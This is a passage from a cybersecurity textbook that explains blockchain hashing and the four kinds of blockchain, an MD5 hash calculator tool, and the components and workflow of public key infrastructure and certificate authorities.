
Previous Hash: (a00b2***)
Previous Hash: a201b3***

Figure 20.14: Blockchain

If a block is tampered with, the next block in the chain invalidates it because it does not match the previous hash value in the current block. However, a blockchain is not completely protected by merely generating hashes and comparing them with other blocks. Attackers can generate valid hashes for each block using many cryptographic techniques. The "proof of work" mechanism is used, as described above, to mitigate such risks. The security of the blockchain is ensured by both the effective usage of hashes and the "proof of work" by miners (on public ledgers).

Figure below illustrates the process of creating a blockchain.



1 The participant requests a transaction
2 A block is created and broadcasted to the members in the network
3 Members validate the transaction
4 The block is added to the blockchain
5 A copy of the shared ledger is generated and made available to all members

Figure 20.15: Creation of a blockchain

In figure, a block is created by a person involved in a transaction. This block is shared with all the members in the network. Each member validates the block using its hashes, following which the block is added to the blockchain. Thus, each member has the details of the new transaction. Blockchains can be created in four variants, each of which serves a different purpose.

- **Public ledger or public blockchain:** This type of blockchain has no central authority or administration to manage the blocks or ledgers. It is a decentralized and permission-less network in which anyone can join, create, and share blocks. Once the data on the blockchain have been validated, it is secure from modifications or alterations. Some examples of public blockchains include Bitcoin and Ethereum. Each member in this blockchain can access a copy of other ledgers without any permissions. The following are the key aspects of public ledgers.

  - Everyone in the network can participate in validation.
  - Once a block is created, it cannot be modified or tampered with.
  - Public ledgers can be employed in different sectors such as education and healthcare.
  - Public ledgers are suitable for B2C services.

- **Private ledger or private blockchain:** In this type of blockchain, a supervisor or central authority decides who can join and participate in the blockchain network. In a private ledger, only the members involved in a transaction will have knowledge about the corresponding ledgers. Some examples of private blockchains are Hyperledger and Ripple (XRP). The following are the key aspects of private ledgers.
  - An administrator provides a certain level of access to participants.
  - Organizations can add and delete participants on demand.
  - Private ledgers can be employed in sectors such as defense and banking.
  - Private ledgers are suitable for B2B services.
- **Federated blockchain or consortium blockchain:** It is a partially decentralized blockchain in which a group of individuals or organizations, rather than a single entity as in private blockchains, create and manage separate blockchain networks. Control over the blockchain is provided to a group of predetermined or trusted nodes. Participants in a consortium blockchain are mostly from government organizations or central banks. This type of blockchain is extremely fast and scalable. EWF (Energy) and R3 (banks) are instances of federated blockchains.
- **Hybrid blockchain**: It is a combination of both private and public blockchain. In a hybrid blockchain, only a selected set of records or data from the blockchain can be publicly accessed; the remaining data are kept confidential in a private network. This type of blockchain enables organizations to select which data they wish to make public private. One important example of a hybrid blockchain is the IBM Food Trust.

LO#03: Demonstrate Cryptography Tools

Cryptography Tools

This section deals with various cryptography tools that you can use to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

MD5 and MD6 Hash Calculators

MD5 and MD6 hash calculators that use different hash algorithms to convert plaintext into its equivalent hash value are discussed below.

- **MD5 Calculator**

  Source: *https://www.bullzip.com*

  MD5 Calculator is a simple application that calculates the MD5 hash of a given file. It can be used with large files (e.g., several gigabytes in size). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 Calculator can be used to check the integrity of a file.

  It allows you to calculate the MD5 hash value of the selected file. Right-click the file and choose "**MD5 Calculator**;" the program will calculate the MD5 hash. The MD5 Digest field contains the calculated value. To compare this MD5 digest with another, one can paste the other value into the Compare To field. Obviously, an equal to sign ("=") appears between the two values if they are equal; otherwise, the less than ("<") or greater than (">") sign will tell you that the values are different.


LO#04: Explain Public Key Infrastructure (PKI)



Public Key Infrastructure (PKI)

PKI is a **set of hardware**, **software**, **people**, **policies**, and **procedures** required to create, manage, distribute, use, store, and revoke **digital certificates**

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates
- **Digital Certificates**: Establish people's credentials in online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certificate Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the certificate authority

Public Key Infrastructure (PKI)

This section deals with public key infrastructure (PKI) and the role of each component of PKI, certification authorities such as Comodo, IdenTrust, Symantec, and GoDaddy, and signed certificates (CA) vs. the self-signed certificates.

PKI is a security architecture developed to increase the confidentiality of information exchanged over the insecure Internet. It includes hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates. In cryptography, the PKI helps to bind public keys with corresponding user identities by means of a certification authority (CA).

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates
- **Digital Certificates**: Establishes credentials of a person when performing online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certification Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the CA

PKI is a comprehensive system that allows the use of public-key encryption and digital signature services across a wide variety of applications. PKI authentication depends on digital certificates (also known as public-key certificates) that CAs sign and provide. A digital certificate is a digitally signed statement with a public key and the subject (user, company, or system) name in it.

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

The steps involved in the PKI process are as follows:

1. The subject (user, company, or system) intending to exchange information securely applies for a certificate to the registration authority (RA).
2. The RA receives the request from the subject, verifies the subject's identity, and requests the CA to issue a public key certificate to the user.
3. The CA issues the public key certificate binding the subject's identity with the subject's public key; then, the updated information is sent to the validation authority (VA).
4. When a user makes a transaction, the user duly signs the message digitally using the public key certificate and sends the message to the client.
5. The client verifies the authenticity of the user by inquiring with the VA about the validity of the user's public key certificate.
6. The VA compares the public key certificate of the user with that of the updated information provided by the CA and determines the result (valid or invalid).

Certification Authorities

Certification authorities (CAs) are trusted entities that issue digital certificates. The digital certificate certifies the possession of the public key by the subject (user, company, or system) specified in the certificate. This aids others to trust signatures or statements made by the private key that is associated with the certified public key.

Some popular CAs are discussed below:

- **Comodo**

  Source: *https://www.comodoca.com*

  Comodo offers a range of PKI digital certificates with strong SSL encryption (128/256 available) with Server-Gated Cryptography (SGC). It ensures standards of confidentiality, system reliability, and pertinent business practices as judged via qualified independent audits. It offers PKI management solutions such as Comodo Certificate Manager and Comodo EPKI Manager.

